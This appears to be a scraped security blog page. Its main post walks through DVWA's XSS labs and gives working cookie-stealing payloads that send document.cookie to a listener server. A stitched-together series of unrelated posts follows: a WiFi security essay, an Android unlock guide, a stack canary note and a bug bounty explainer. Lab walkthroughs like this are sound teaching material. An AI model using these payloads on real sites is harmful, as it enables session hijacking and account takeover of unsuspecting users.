Enter your email address:

Delivered by FeedBurner

Monday, May 18, 2020

Learning Web Pentesting With DVWA Part 4: XSS (Cross Site Scripting)

In this article we are going to solve the Cross-Site Scripting Attack (XSS) challenges of DVWA app. Lets start by understanding what XSS attacks are. OWASP defines XSS as: "Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page."
XSS attacks are usually used to steal user cookies which let attackers control the victim's account or to deface a website. The severity of this attack depends on what type of account is compromised by the attacker. If it is a normal user account, the impact may not be that much but if it is an admin account it could lead to compromise of the whole app or even the servers.

DOM, Sources, and Sinks:

DVWA has three types of XSS challenges. We'll describe them as we go through them in this article. But before we go about to solve these challenges we need to understand few things about a browser. We need to know what Document Object Model (DOM) is and what are sources & sinks. DOM is used by browsers as a hierarchical representation of elements in the webpage. Wikipedia defines DOM as "a cross-platform and language-independent interface that treats an XML or HTML document as a tree structure wherein each node is an object representing a part of the document. The DOM represents a document with a logical tree". A source can be described simply as input that a user supplies. And a sink can be defined as "potentially dangerous JavaScript function or DOM object that can cause undesirable effects if attacker-controlled data is passed to it". Javascript function eval() is an example of a sink.

DOM Based XSS:

Now lets solve our first XSS challenge which is a DOM based XSS challenge. DOM based XSS occurs when sources are passed to sinks without proper validation. An attacker passes specifically crafted input to the sink to cause undesirable effects to the web app.
"Fundamentally, DOM-based vulnerabilities arise when a website passes data from a source to a sink, which then handles the data in an unsafe way in the context of the client's session."
On the DVWA app click on XSS (DOM), you will be presented with a page like this:
Keep an eye over the URL of the page. Now select a language and click the Select button. The URL should look like this now:
http://localhost:9000/vulnerabilities/xss_d/?default=English
We are making a GET request to the server and sending a default parameter with the language that we select. This default parameter is the source and the server is passing this source to the sink directly without any validation. Now lets try to exploit this vulnerability by changing the URL to this:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>alert(XSS)</script>
When we hit enter after modifying the URL in the URL bar of the browser we should see an alert box popup with XSS written on it. This proves that the app is passing the data from source to sink without any validation now its time that we steal some cookies. Open another terminal or tab and setup a simple http server using python3 like this:
python3 -m http.server
By default the python http server runs on port 8000. Now lets modify the URL to steal the session cookies:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>new Image().src="http://localhost:8000/?c="+document.cookie;</script>
The payload we have used here is from the github repository Payload all the things. It is an awesome repository of payloads. In this script, we define a new image whose source will be our python http server and we are appending user cookies to this request with the help of document.cookie javascript function. As can be seen in the image we get a request from the page as soon as the page loads with our xss payload and can see user cookies being passed with the request. That's it we have stolen the user cookies.

Reflected XSS:

Another type of XSS attack is called Reflected XSS Attack. OWASP describes Reflected XSS as those attacks "where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request."
To perform this type of attack, click on XSS (Reflected) navigation link in DVWA. After you open the web page you are presented with an input field that asks you to input your name.
Now just type your name and click on submit button. You'll see a response from server which contains the input that you provided. This response from the server which contains the user input is called reflection. What if we submit some javascript code in the input field lets try this out:
<script>alert("XSS")</script>
After typing the above javascript code in the input field click submit. As soon as you hit submit you'll see a pop-up on the webpage which has XSS written on it. In order to steal some cookies you know what to do. Lets use another payload from payload all the things. Enter the code below in the input field and click submit:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Here we are using img html tag and its onerror attribute to load our request. Since image x is not present on the sever it will run onerror javascipt function which performs a GET request to our python http server with user cookies. Like we did before.
Referencing OWASP again, it is mentioned that "Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS."
Obviously you'll need your super awesome social engineering skills to successfully execute this type of attack. But yeah we are good guys why would we do so?

Stored XSS:

The last type of XSS attack that we are going to see is Stored XSS Attack. OWASP describes Stored XSS attacks as those attacks "where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS."
To perform this type of XSS attack, click on XSS (Stored) navigation link in DVWA. As the page loads, we see a Guestbook Signing form.
In this form we have to provide our name and message. This information (name and message) is being stored in a database. Lets go for a test spin. Type your name and some message in the input fields and then click Sign Guestbook. You should see your name and message reflected down below the form. Now what makes stored XSS different from reflected XSS is that the information is stored in the database and hence will persist. When you performed a reflected XSS attack, the information you provided in the input field faded away and wasn't stored anywhere but during that request. In a stored XSS however our information is stored in the database and we can see it every time we visit the particular page. If you navigate to some other page and then navigate back to the XSS (Stored) page you'll see that your name and message is still there, it isn't gone. Now lets try to submit some javascript in the message box. Enter a name in the name input field and enter this script in the message box:
<script>alert(XSS)</script>
When we click on the Sign Guestbook button, we get a XSS alert message.
Now when you try to write your cookie stealing payload you notice you cannot put your payload in the box as the maximum input length for the textarea is set to 50. To get rid of this restriction, right-click on the textarea box and click inspect. Change or delete the maxlength="50" attribute in code:
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
to something like this:
<textarea name="mtxMessage" cols="50" rows="3"></textarea>
And now use your payload to steal some cookies:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Everytime a user visits this page you'll get his/her cookies (Sweet...). You don't need to send any links or try your super powerful social engineering skills to get user cookies. Your script is there in the database it will be loaded everytime a user visits this vulnerable page.
This is it for today see you next time.

References:

  1. DOM-based vulnerabilities: https://portswigger.net/web-security/dom-based
  2. DOM-based XSS: https://portswigger.net/web-security/cross-site-scripting/dom-based
  3. Document Object Model: https://en.wikipedia.org/wiki/Document_Object_Model
  4. Payload All the Things: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
  5. Cross Site Scripting (XSS): https://owasp.org/www-community/attacks/xss/

Related posts


Mythbusters: Is An Open (Unencrypted) WiFi More Dangerous Than A WPA2-PSK? Actually, It Is Not.

Introduction


Whenever security professionals recommend the 5 most important IT security practices to average users, one of the items is usually something like: "Avoid using open Wifi" or "Always use VPN while using open WiFi" or "Avoid sensitive websites (e.g. online banking) while using open WiFI", etc.

What I think about this? It is bullshit. But let's not jump to the conclusions. Let's analyze all risks and factors here.


During the following analysis, I made two assumptions. The first one is that we are comparing public WiFi hotspots with no encryption at all (referred to as Open), and we compare this to public WiFi hotspots with WPA2-PSK (and just hope WEP died years before). The other assumption is there are people who are security-aware, and those who just don't care. They just want to browse the web, access Facebook, write e-mails, etc.

The risks


Let's discuss the different threats people face using public hotspots, compared to home/work internet usage:
1. Where the website session data is not protected with SSL/TLS (and the cookie is not protected with secure flag), attackers on the same hotspot can obtain the session data and use it in session/login credentials stealing. Typical protocols affected:

  • HTTP sites
  • HTTPS sites but unsecured cookie
  • FTP without encryption
  • IMAP/SMTP/POP3 without SSL/TLS or STARTTLS

2. Attackers can inject extra data into the HTTP traffic, which can be used for exploits, or social engineer attacks (e.g. update Flash player with our malware) – see the Dark Hotel campaign

3. Attackers can use tools like SSLStrip to keep the user's traffic on clear text HTTP and steal password/session data/personal information

4. Attackers can monitor and track user activity

5. Attackers can directly attack the user's machine (e.g. SMB service)

WPA2-PSK security


So, why is a public WPA2-PSK WiFi safer than an open WiFi? Spoiler alert: it is not!

In a generic public WPA2-PSK scenario, all users share the same password. And guess what, the whole traffic can be decrypted with the following information: SSID + shared password + information from the 4-way handshake. https://wiki.wireshark.org/HowToDecrypt802.11
If you want to see it in action, here is a nice tutorial for you
Decrypted WPA2-PSK traffic

Any user having access to the same WPA2-PSK network knows this information. So they can instantly decrypt your traffic. Or the attackers can just set up an access point with the same SSID, same password, and stronger signal. And now, the attacker can instantly launch active man-in-the-middle attacks. It is a common belief (even among ITSEC experts) that WPA2-PSK is not vulnerable to this attack. I am not sure why this vulnerability was left in the protocol, if you have the answer, let me know. Edit (2015-08-03): I think the key message here is that without server authentication (e.g. via PKI), it is not possible to solve this.
Let me link here one of my previous posts here with a great skiddie tool:

To sum up, attackers on a WPA2-PSK network can:

  • Decrypt all HTTP/FTP/IMAP/SMTP/POP3 passwords or other sensitive information
  • Can launch active attacks like SSLStrip, or modify HTTP traffic to include exploit/social engineer attacks
  • Can monitor/track user activity

The only difference between open and WPA2-PSK networks is that an open network can be hacked with an attacker of the skill level of 1 from 10, while the WPA2-PSK network needs and an attacker with a skill level of 1.5. That is the difference.

The real solutions


1. Website owners, service providers should deploy proper (trusted) SSL/TLS infrastructure, protect session cookies, etc. Whenever a user (or security professional) notices a problem with the quality of the service (e.g. missing SSL/TLS), the service provider has to be notified. If no change is made, it is recommended to drop the service provider and choose a more secure one. Users have to use HTTPS Everywhere plugin.

2. Protect the device against exploits by patching the software on it, use a secure browser (Chrome, IE11 + enhanced protection), disable unnecessary plugins (Java, Flash, Silverlight), or at least use it via click-to-play. Also, the use of exploit mitigations tools (EMET, HitmanPro Alert, Malwarebytes AntiExploit) and a good internet security suite is a good idea.

3. Website owners have to deploy HSTS, and optionally include their site in an HSTS preload list

4. Don't click blindly on fake downloads (like fake Flash Player updates)


5. The benefits of a VPN is usually overestimated. A VPN provider is just another provider, like the hotspot provider, or the ISP. They can do the same malicious stuff (traffic injecting, traffic monitoring, user tracking). Especially when people use free VPNs. And "Average Joe" will choose a free VPN. Also, VPN connections tend to be disconnected, and almost none of the VPN providers provide fail secure VPNs. Also, for the price of a good VPN service you can buy a good data plan and use 4G/3G instead of low-quality public hotspots. But besides this, on mobile OSes (Android, iOS, etc.) I strongly recommend the use of VPN, because it is not practically feasible to know for users which app is using SSL/TLS and which is not.

6. Use a location-aware firewall, and whenever the network is not trusted, set it to a Public.

7. In a small-business/home environment, buy a WiFi router with guest WiFi access possibility, where the different passwords can be set to guest networks than used for the other.

Asking the question "Are you using open WiFi?", or "Do you do online banking on open WiFi?" are the wrong questions. The good questions are:
  • Do you trust the operator(s) of the network you are using?
  • Are the clients separated?
  • If clients are not separated, is it possible that there are people with malicious intent on the network?
  • Are you security-aware, and are you following the rules previously mentioned? If you do follow these rules, those will protect you on whatever network you are.

And call me an idiot, but I do online banking, e-shopping, and all the other sensitive stuff while I'm using open WiFi. And whenever I order pizza from an HTTP website, attackers can learn my address. Which is already in the phone book, on Facebook, and in every photo metadata I took with my smartphone about my cat and uploaded to the Internet (http://iknowwhereyourcatlives.com/).


Most articles and research publications are full of FUD about what people can learn from others. Maybe they are just outdated, maybe they are not. But it is totally safe to use Gmail on an open WiFi, no one will be able to read my e-mails.

PS: I know "Average Joe" won't find my blog post, won't start to read it, won't understand half I wrote. But even if they do, they won't patch their browser plugins, pay for a VPN, or check the session cookie. So they are doomed to fail. That's life. Deal with it.

Related word


  1. Hacker Blanco
  2. Hacking News
  3. Curso De Hacking Etico
  4. Hacking Python

Sunday, May 17, 2020

How To Unlock Forgot Pattern Password In Android Phone

We've all been there. You accidentally enter the wrong password into your phone too many times, and suddenly, you're locked out of the device for good. Maybe your kid or a friend of yours took your phone and, as a joke or an accident, entered the wrong code one too many times. Maybe it's your secondary phone and it's been sitting in a drawer for a couple months and now you need it – but you forgot the code. With photos of our friends and family, our entire music collection, and our contacts library saved on our devices, one can't just be expected to hard reset the phone if something goes wrong with the passcode on the device.

Being locked out of our phones feels a lot like being locked out of our entire life. That said, you don't have to worry about trying to find a way out from phone purgatory. If you've accidentally triggered a permanent lockout of your phone, or you're not quite there yet but you know you've forgotten the password, you might feel the need to start panicking. Maybe you haven't forgotten the code to your phone, but you're looking for a smarter way to unlock the device when you're using it day-to-day. If you're curious about how phone unlocks work, whether trying to get into your locked device or just trying to make sure you don't accidentally lock yourself out, you've come to the right guide. With any luck, we'll be able to get you back into your phone without losing an ounce of data. And for those users who haven't lost their passcodes but are simply trying to use their phones in a smarter, more secure way, we have some tips for you too. This is how to unlock your Android phone.


Forgotten Passcodes

You've picked up your phone to check your text messages or your email, only to realize that something is wrong with your passcode. Despite knowing that you've set the password to be, let's say, your first child's birthday, nothing seems to be working. Your phone continues to tell you the password is wrong, but you've checked the spelling three times. Finally, your phone alerts you that you've been locked out of the device for the time being. What to do when you need your phone to pay for groceries, call an Uber, or check Instagram while waiting in line at the bank. If you've forgotten your passcode, you aren't completely out of luck just yet.

Try Variations on Your Passcode

Are you entirely sure you aren't misremembering your password? The first piece of advice we would give you is to ensure your passcode isn't being mixed up, or that you aren't forgetting a key piece of your passcode that happens to come at the end of the phrase. Plenty of us often forget about little tweaks to passwords we've added in order to ensure that our devices are as secure as possible. Here are some tips to making sure you're remembering every piece of your passcode:

  • Capital letters: If you're using a passcode phrase, you might've forgotten to add in any capital letters to your text. Make sure you remember to place the capital letters correctly as well; we've all forgotten the correct word or letter to capitalize in passcodes like this.
  • Numbers: Sometimes you forget about the number you added on your passcode a couple days ago. If your passphrase spells out "WaterInJuly382," you'll want to make sure you remember to enter the "382" part of the password. Don't be surprised if you accidentally forget to add the numbers onto your passcode. It happens to the best of us.
  • Special characters: Just like the capital letters, sometimes we add special characters into our passcodes to make them as complex as possible, only to forget the characters just hours later. Think back to decide whether you added an exclamation point, a dollar sign, or any other special character to your code in order to protect your data. It might make the difference between a lost passcode and saving your data.

Find My Mobile (Samsung Devices Only)

Are you using a Galaxy S9 or a Galaxy Note 8? You might be in luck: Samsung's own Find My Mobile tool features an additional feature not offered by Google's own Find My Device tool. Find My Mobile is similar to Find My Device or Find My Phone on iOS, but developed by Samsung specifically for their devices. For the most part, it does the same stuff you'd expect: Find My Mobile can locate your phone using GPS, make the device ring when you lose it in your couch cushions, and can even backup your data remotely using the web app offered by Samsung. More importantly, however, is the app's ability to unlock your device from your computer even if you've forgotten the passcode for the device.

There's a catch: if you haven't set up your Samsung account on your Galaxy S-device, you won't be able to do this. Like most of Samsung's tools, you need a Samsung account to log into the site and to unlock your device. Assuming you have set up your Samsung account—and haven't forgotten the passcode to that account—you should be able to unlock your device using the Find My Mobile web app here. All you need to do is sign in with your Samsung account, select the option to remotely unlock your device, and you'll be all set to go.

It's important to note that unlocking your device remotely does clear the biometric data off your device, so any fingerprints or iris scans you have saved on your device will have to be added back to your phone – small price to pay for saving your device's data in the long run.

As we mentioned, Google has a similar utility for all Android phones called "Find My Device," which only features the option to lock your device, not unlock it. If you've forgotten your passcode, all Find My Device will do is locate the device by GPS, re-lock the screen, and erase data; it won't be able to unlock the screen from the cloud.

Last Resort: Resetting Your Device

Unfortunately, thanks to the security enhancements added to Android 5.0 and above, most modern devices that aren't made by Samsung will have to be reset in order to bypass the password. Yes, this means you'll need to set your phone up again from scratch, re-downloading apps, music, and any other content you have saved on your mobile device. Being locked out of your device makes it difficult to back up any content on your phone, but if you already have some backup methods put in place, you can trigger them by plugging your phone. Both Google Drive backups (Pixel only) and Google Photos backups are often triggered by plugging your phone into a charger, so making sure your device is plugged in is ideal for guaranteeing that your software is saved. We recommend waiting until morning to reset your device if you're locked out; plenty of these backups happen overnight, including most SMS backups if you have an SMS backup app installed and running on your device.

Because you can't access the settings menu to factory reset your phone, you'll need to either use the hardware buttons on your phone to trigger a reset or use Google's Find My Device page in a web browser to reset the phone. Here's how to do each step:

If you're using Google's Find My Device page, load the URL here, sign into your Gmail account, and make sure your phone is selected. On the right side of the display, you'll see a Google Maps layout with a display showing the current location of your phone. On the left side of the display, you'll see a tab with three options: Play Sound, Lock, and Erase. Hit the Erase option to automatically trigger a device reset. Remember that your phone has to be powered on and connected to the internet in order to use this method.

Now, if you don't have access to the phone and can't use Find My Device to restore the phone over the web, you'll need to rely on the second method. To manually erase the device and reset the phone, you'll need to use the hardware buttons to load into your device's recovery system. This is accomplished a little differently on every phone, so your best option is to search for your phone model on Google with the keywords "boot into recovery." Some devices, like Samsung's lineup of phones, are fairly easy to boot into recovery with; you turn off the phone and press and hold a specific button combination to boot into recovery. Other phones, like Google's Pixel 2 XL, are much more finicky, requiring you to press and hold on one key and press and release another at the right time in order to boot into recovery. There are so many various methods for each Android phone, it's basically a requirement to search for the correct method for your phone to do this.

Once you've booted into recovery mode, use your device's volume up and volume down buttons to scroll through the list until you reach "Wipe Data/Factory Reset." Use the power button to select this option, then confirm your selection on the next display. Your phone will begin to reset; make sure the phone is charged enough to ensure it can last at least 30 minutes without dying. Once your phone has rebooted back to the menu screen, you can set up your device by logging back into the Google account you use for your phone. It is vitally important you use the same Google account you used on your phone prior to resetting. Android has a built-in security protocol known as Factory Reset Protection that requires a recently-reset phone to have the same Google account as previously used on the device in order to prevent a thief from immediately using the stolen phone. If you don't have the password for your Google account, you can reset it, but that means you won't be able to log into your phone for 24 hours after the reset.

Backup + Factory Reset

Probably the best combination of things to do does require you plan ahead, and set up a backup of your phone's data to the Google Cloud. This way, even if you have to reset the phone for whatever reason, a reasonably current set of your phone's data will be available, intact, and ready to get your phone back into action. I will walk you through how to set this up. You will need a Google account for this.

To set up backup, follow these steps.

  1. Go to Settings on your phone.
  2. Select System->Backup.
  3. Select Google backup.
  4. Select "Backup Now"

Your phone will now copy the critical data to your Google account.

Restoring from backup is simple. After you reset your phone and attach your Google account to the phone again, it will automatically restore your data from backup. Running a backup takes only a few minutes on a WiFi connection, or even less if you keep your phone regularly backed up – get into the habit of setting off a backup every night when you go to bed and you will always have a near-realtime backup of your phone.

(Want to backup more than just your phone? You can with one of these speedy 4-TB portable hard drives from Toshiba. You can back up all the computers in your household, and still have room for a thousand movies.)

Unlocking Your Phone with Speed

If you aren't having trouble getting into your phone, but you want to make sure your phone is secure while simultaneously unlocking your phone with some serious speed in order to make your day easier, we have some advice. There are plenty of options for unlocking your device, and they all help to make unlocking your phone easier and to prevent a situation where you forget the code for your phone.

Smart Lock

Smart Lock is one of our favorite tools on Android that is unavailable on other platforms. It makes it easy to make sure your phone is always secure, while simultaneously working to stay out of your way when you want access to your device. Basically, Smart Lock offers Android users several ways to unlock their phones when they're using it, while keeping it locked when it's not near them. To turn on smart lock, you'll need to open up your settings menu on your Android device and head into the Security submenu. Under "Device Security," you'll find an option for Smart Lock. Type in your passcode or password to enter Smart Lock, and you'll be greeted with (as of writing) five unique options for unlocking your phone. Let's break each of these down:

  • On-body detection: This setting allows you to unlock your device once before disabling the lock for as long as the phone is in your hand or on your person. Using your smartphone's array of sensors, the device tracks when your device is in use, so you can turn the display off but keep the phone unlocked while it's in your hand. When your phone realizes that it's been set down, your phone will automatically re-lock, requiring a password. This isn't the most secure method Smart Lock offers, but it is pretty cool.

  • Trusted places: Sure, it's one thing to keep your phone locked when you're out on the town, but what about when you're sitting in your apartment watching Netflix and you just want to be able to use your phone without constantly worrying about your password? Trusted places works to use the GPS in your phone to detect that you're in a secure location of your choosing, and automatically keeps your phone unlocked for you. As soon as you leave your location, your phone relocks, keeping things safe and secure for you and your device.

  • Trusted devices: This might be the best of the five Smart Lock options, because it's ideal for keeping your devices safe when you're nearby and keeping your phone locked when you've left. Do you own a smartwatch, a fitness tracker, a set of wireless headphones, or any other device that syncs over Bluetooth? Trusted devices might be the option for you, allowing you to keep your phone unlocked when your phone is paired with your gadgets. Smartwatches and fitness trackers are ideal for this, but it also helps you keep your phone unlocked when driving in your Bluetooth-equipped car, when running with Bluetooth headphones, or when paired with a set of Bluetooth speakers.

  • Trusted face: Plenty of phones have had a face unlock feature, though none of them are quite as secure as the FaceID method on the iPhone X. Still, if you want, you can enable Trusted Face on your device in order to allow your camera to automatically unlock your phone when it recognizes you. However, Trusted Faces is much more easily fooled than the above methods, especially since a photo of you—or even a lookalike—could unlock your phone without having to use any security. Use this one with caution.

  • Voice Match: Voice Match is a bit different than the other options on this list, because largely speaking, it's used to activate Google Assistant more than unlock your device. Here's the deal: turning on Voice Match allows you to access your Google Assistant every time you say "OK Google," even while the screen is off. Once you've enabled that ption, you have a second choice: "Unlock with Voice Match," which allows you to automatically unlock your phone when the sound of your voice saying "OK Google" matches the saved voice model on your device.

You can enable just one or all five of these, so don't worry if you like the idea of Trusted Devices but don't want to use On-Body Detection. If Smart Lock makes you feel like you can't properly keep your smartphone secured while enabling these settings, you don't need to worry. Every Android smartphone with Smart Lock enabled has the ability to lock the device manually, requiring a passcode or fingerprint in order to use the device properly. At the bottom of your lock screen is a small lock icon that allows you the choice of manually locking your phone. How you use it is actually a little different depending on your device; for example, Samsung devices have you press the icon to lock the app, but the Pixel phones have you press and hold the icon.

Once you've done this, your phone will give you a small notification alerting you that your device has been manually locked, and that the device will stay locked until you're ready to manually unlock with either your fingerprint (if you've turned this on) or your passcode. Manually locking your phone disables all smart locks, so even if you turn on a trusted Bluetooth device, you'll have to either input your passcode or password, or use your fingerprint to unlock the device if you have biometric security enabled. We'll talk more about fingerprints in the section below, and more specifically, how you can keep your biometric data from being used against you on upcoming versions of Android.

Smart Lock is one of those features that seems like a no-brainer, since it's so damn easy to setup and use to your benefit. That said, using Smart Lock obviously raises security concerns overall, since it does keep your phone unlocked more often. You'll want to play around with Smart Lock to find the right combination of security and ease of use for you. Maybe that means unlocking the device when it's attached to your car's Bluetooth and when you're at home, but keeping it secured at work and leaving on-body detection disabled. Whatever the right combination is for you will likely be a personal decision, but with five different modes of Smart Lock available, you have plenty of options and combinations to choose from.

Fingerprints

Almost every Android device in 2018 has a fingerprint sensor equipped on the body of the device, allowing you to easily access your content without having to go through the hassle of entering your passcode every time you use your phone. Fingerprints aren't a perfect unlocking method, but they're fast, secure, and can be equipped with up to four fingerprint entries on most phones. If you aren't using the fingerprint sensor on your device, you should enable it if only to create a backup option. Even if you prefer to unlock your phone by using an unlock method like a PIN, pattern, or password, fingerprints are perfect if you're ever in danger of accidentally locking the device without knowing the proper password.

If you aren't one to use fingerprints to unlock your phone, one step you could take to ensure you never forget your passcode is set the fingerprint on your phone to unlock with a finger that isn't your thumb or index finger. For example, try using your pinky finger or your ring finger as a way to program a fingerprint without making it obvious. You'll always have the option to use your fingerprint as a backup if you forget your code, but otherwise, you'll be good to go when it comes to always having a way to unlock your phone. You could also try using the fingerprint of someone you intensely trust, like a partner or a child, if only to keep a backup that doesn't happen to be with you all the time. This is especially good if you're worried about being forced to unlock your phone by law enforcement, a pressing matter that is becoming more prevalent all the time.


Finally, if you're still worried about logging your fingerprints on your Android device due to security concerns, the upcoming release of Android P has a security feature built-in that allows you to quickly disable fingerprint scanning if you find yourself at risk of being forced to unlock your device. Called "lockdown" in the settings menu, the option allows you to immediately disable both fingerprints and Smart Lock, just by using the option that appears within the power menu on the lock screen. It only disables those features for one lock, but if you're in a place where you're worried your biometric or smartwatch lock features might be used against you, it's a great option to feel more secure.

Notes and Reminders

If you're the type of person who likes to use a complex password on their phone and balks at the idea of using any of the smart unlock features we highlighted above, you might want to consider using the lock screen text display as a way to leave yourself helpful notes and tips to make remembering your password that much easier. Every Android device on the market today has support for placing a message on the lock screen, and you can display some pretty long messages. While most people use this as a way to label their phone (the example in Android is "Joe's Android"), you can also use it to set what amounts to old password hints from Windows and other desktop operating systems.

So, for example, if you've set your password as the name and birthdate of your daughter (ie., "elizabeth1217"), you could set the reminder on your lock screen as "ebbirth", for "elizabeth1217." This can be done for any password, even if it's a random phrase. "Candy90erring60Blinders," for example, could be hinted at on your lock screen with "Reese's, Jewelry, Sunlight." You'll still have to work to remember the numbers and the correct words that match up with the other content, but it can go a long way in helping you to remember what your password is without giving it away. Again, this is totally optional, a way for users to remember their long passwords without having to deal with giving it away or writing it down.

Password Managers

This final tip is for those among us who have a reputation for forgetting passwords and passcodes. If you're always worried about losing your password to your phone and getting locked out, you might want to try using a password manager like Lastpass or 1Password, which allows you to save all your passwords in one place with a single unlock, typically requiring a fairly long phrase in order to gain access to your passcodes. We recommend Lastpass for password manager beginners, because it's free and works with all your devices out of the box. We recommend writing the passcode down somewhere safe and secure in your house, then saving your phone's password inside of Lastpass for safekeeping. It might seem like an odd choice, and certainly won't speed up the unlocking process if you do manage to forget your password, but it's always good to have a backup unlock method to keep your phone's data safe.

***

Losing access to your phone is a nightmare. It's where all of your personal data, from bank account information to photos of your family and friends, lives and is kept safe. Being locked out of your data can feel like the end of the world, but luckily, it doesn't have to be. Whether you're worried about locking yourself of your account, or you've recently updated your phone's password and want to make sure you don't lose it, there are plenty of options to ensure you don't lose access. And even if you have, you aren't completely out of luck, thanks to the various options that exist for getting back into your account.

If you're looking for a way to unlock your phone faster, there's all sorts of opportunities to make sure your Android device is ready for you to login without having to enter your password every time. Biometric security has become fairly commonplace in the mobile arena, and likewise, Smart Lock on Android has made it easy to keep your device secure when it needs to be and unlocked when it doesn't. Overall, the security options on Android have become so plentiful that there's no reason not to keep some kind of security on your Android device. Just make sure you remember the password before you save the account information.

@EVERYTHING NT

Read more

Linux Stack Protection By Default

Modern gcc compiler (v9.2.0) protects the stack by default and you will notice it because instead of SIGSEGV on stack overflow you will get a SIGABRT, but it also generates coredumps.


In this case the compiler adds the variable local_10. This variable helds a canary value that is checked at the end of the function.
The memset overflows the four bytes stack variable and modifies the canary value.


The 64bits canary 0x5429851ebaf95800 can't be predicted, but in specific situations is not re-generated and can be bruteforced or in other situations can be leaked from memory for example using a format string vulnerability or an arbitrary read wihout overflowing the stack.

If the canary doesn't match, the libc function __stack_chck_fail is called and terminates the prorgam with a SIGABORT which generates a coredump, in the case of archlinux managed by systemd and are stored on "/var/lib/systemd/coredump/"


❯❯❯ ./test 
*** stack smashing detected ***: terminated
fish: './test' terminated by signal SIGABRT (Abort)

❯❯❯ sudo lz4 -d core.test.1000.c611b7caa58a4fa3bcf403e6eac95bb0.1121.1574354610000000.lz4
[sudo] password for xxxx: 
Decoding file core.test.1000.c611b7caa58a4fa3bcf403e6eac95bb0.1121.1574354610000000 
core.test.1000.c611b : decoded 249856 bytes 

 ❯❯❯ sudo gdb /home/xxxx/test core.test.1000.c611b7caa58a4fa3bcf403e6eac95bb0.1121.1574354610000000 -q 


We specify the binary and the core file as a gdb parameters. We can see only one LWP (light weight process) or linux thread, so in this case is quicker to check. First of all lets see the back trace, because in this case the execution don't terminate in the segfaulted return.


We can see on frame 5 the address were it would had returned to main if it wouldn't aborted.


Happy Idea: we can use this stack canary aborts to detect stack overflows. In Debian with prevous versions it will be exploitable depending on the compilation flags used.
And note that the canary is located as the last variable in the stack so the previous variables can be overwritten without problems.


More articles


  1. Hacking Python
  2. Growth Hacking Cursos
  3. Como Convertirse En Hacker

  4. Foro Hacking
  5. Libro De Hacking
  6. Hacking Hardware
  7. Hacking Con Buscadores
  8. Growth Hacking Courses
  9. Hacking Youtube
  10. Hacking Code
  11. Hacking Games Online
  12. Hacking Programs

$$$ Bug Bounty $$$

What is Bug Bounty ?


A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.


Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.


Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1.  In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.


While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
More information